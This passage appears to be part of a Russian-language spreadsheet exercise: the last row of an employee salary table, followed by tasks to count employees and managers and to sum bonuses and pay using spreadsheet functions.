Фамилия 7	техник	4 500,00 Р	13	450,00 Р

Найти с помощью соответствующих функций, указать на том же листе, под таблицей:

- Общее количество сотрудников фирмы?
- Сколько менеджеров среди сотрудников фирмы?
- Какую суммарную надбавку за стаж работы получают менеджеры?
- Какая общая сумма начислена всем сотрудникам со стажем работы более 10 лет?